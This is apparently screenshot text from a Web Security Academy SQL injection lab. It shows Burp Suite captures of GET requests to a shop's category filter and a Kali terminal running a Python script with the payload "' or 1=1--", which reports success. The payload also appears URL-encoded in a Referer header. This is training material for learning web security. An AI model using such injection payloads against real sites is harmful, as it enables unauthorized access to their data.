

Edit proxy server

Use a proxy server



On

Proxy IP address

127.0.0.1

Port

8080

Use the proxy server except for addresses that start with the following entries.
Use semicolons (;) to separate entries.

☐

Don't use the proxy server for local (intranet) addresses

Save

Cancel

[Home](#)

WE LIKE TO SHOP

Pets

Refine your search:

[All](#) [Corporate gifts](#) [Gifts](#) [Lifestyle](#) [Pets](#)



Pest Control Umbrella



\$57.85

[View details](#)



Pet Experience Days



\$62.47

[View details](#)



Babbage Web Spray



\$60.23

[View details](#)

Burp Project Intruder Repeater Window Help

| | | | | | | | | |
|-----------|-----------|---------|----------|----------|-----------------|--|--------------|--|
| Dashboard | | | Target | | Proxy | | Intruder | |
| Repeater | Sequencer | Decoder | Comparer | Extender | Project options | | User options | |

1 × ...

Send Cancel <| ▾ >| ▾ Target: <https://ac031fd41f8f404e80c5190a006b0033.web-sec...>  

Request

Raw Params Headers Hex

Pretty Raw \n Actions ▾

```
1 GET /filter?category=Accessories HTTP/1.1
2 Host: ac031fd41f8f404e80c5190a006b0033.web-security-academy.net
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
  Gecko/20100101 Firefox/78.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp
  ,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer:
  https://ac031fd41f8f404e80c5190a006b0033.web-security-academy.ne
  t/
9 Cookie: session=mRiJ4rQsBFHJVzqNukNc7fUasggj8EIH
10 Upgrade-Insecure-Requests: 1
11
12
```

Response

Raw

    Search... 0 matches

Ready

1 x ...

Send

Cancel



Target: https://ac031fd41f8f404e80c5190a006b0033.web-sec...



Request

Raw

Params

Headers

Hex

Pretty

Raw


\n

Actions ▼

```
1 GET /filter?category=Accessories HTTP/1.1
2 Host: ac031fd41f8f404e80c5190a006b0033.web-security-academy.net
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
  Gecko/20100101 Firefox/78.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp
  ,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer:
  https://ac031fd41f8f404e80c5190a006b0033.web-security-academy.ne
  t/
9 Cookie: session=mRiJ4rQsBFHJVzqNukNc7fUasggj8EIH
10 Upgrade-Insecure-Requests: 1
11
12
```

Response

Raw



Search...


0 matches

Ready

Burp Project Intruder Repeater Window Help

[Dashboard](#) [Target](#) [Proxy](#) [Intruder](#) [Repeater](#) [Sequencer](#) [Decoder](#) [Comparer](#) [Extender](#) [Project options](#) [User options](#)[Intercept](#) [HTTP history](#) [WebSockets history](#) [Options](#)  Request to https://ac721f611fbc342a80517dcc002f002d.web-security-academy.net:443 [18.200.141.238][Forward](#)[Drop](#)[Intercept is on](#)[Action](#)[Open Browser](#)[Comment this item](#)[Raw](#) [Params](#) [Headers](#) [Hex](#)[Pretty](#)[Raw](#)[\n](#)[Actions](#) ▼




```
1 GET /product?productId=3 HTTP/1.1
2 Host: ac721f611fbc342a80517dcc002f002d.web-security-academy.net
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: https://ac721f611fbc342a80517dcc002f002d.web-security-academy.net/filter?category=%27%20or%201=1%20--
9 Cookie: session=iUn9MDnNYEGHUID7EmgjOp42SHM95VP9
10 Upgrade-Insecure-Requests: 1
11
12
```






0 matches

Burp Project Intruder Repeater Window Help


Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Tasks **New scan** **+ New live task**    

Filter Running Paused Finished

1. Live passive crawl from Proxy (all traffic)   

Add links. A... 0 items added to site map

Capturing:  0 responses processed
0 responses queuedEvent log  











Filter Critical Error Info De Sug ...

| Time | Type | Source |
|----------------------|------|--------|
| 13:21:53 23 Jan 2021 | Info | Proxy |

Time to level up? Catch more bugs with Burp Suite...

[Find out more](#) Issue activity [Pro version only]  

Filter High Medium Low Info Certain Firm Tentative

| Issue type | Host |
|--|-----------------------------|
|  Suspicious input transformation (reflected) | http://insecure-bank.com |
|  SMTP header injection | http://insecure-website.co |
|  Serialized object in HTTP message | http://insecure-bank.com |
|  Cross-site scripting (DOM-based) | https://insecure-bank.com |
|  XML external entity injection | https://vulnerable-website |
|  External service interaction (HTTP) | https://insecure-website.co |
|  Web cache poisoning | http://insecure-bank.com |
|  Server-side template injection | http://insecure-bank.com |
|  SQL injection | https://vulnerable-website |
|  OS command injection | https://insecure-website.co |

Advisory

' or 1=1 --

Refine your search:

[All](#) [Corporate gifts](#) [Gifts](#) [Lifestyle](#) [Pets](#)

Caution Sign



\$14.54

[View details](#)

Paint a rainbow



\$71.57

[View details](#)

Laser Tag



\$56.24

[View details](#)


The Lazy Dog



\$97.42

[View details](#)

Conversation Controlling Lemon



Folding Gadgets



Eco Boat



Adult Space Hopper



PROBLEMS

2

OUTPUT

DEBUG CONSOLE

TERMINAL

1: zsh



```
(kali@kali) - [/mnt/.../OSWE/web-security-academy/sql-injection/lab-01]
$ python3 sqli-lab-01.py https://ac031fd41f8f404e80c5190a006b0033.web-security-academy.
net "' or 1=1--"
/usr/lib/python3/dist-packages/urllib3/connectionpool.py:983: InsecureRequestWarning: Unv
erified HTTPS request is being made to host '127.0.0.1'. Adding certificate verification
is strongly advised. See: https://urllib3.readthedocs.io/en/latest/advanced-usage.html#ss
l-warnings
  warnings.warn(
[+] SQL injection successful!

(kali@kali) - [/mnt/.../OSWE/web-security-academy/sql-injection/lab-01]
$
```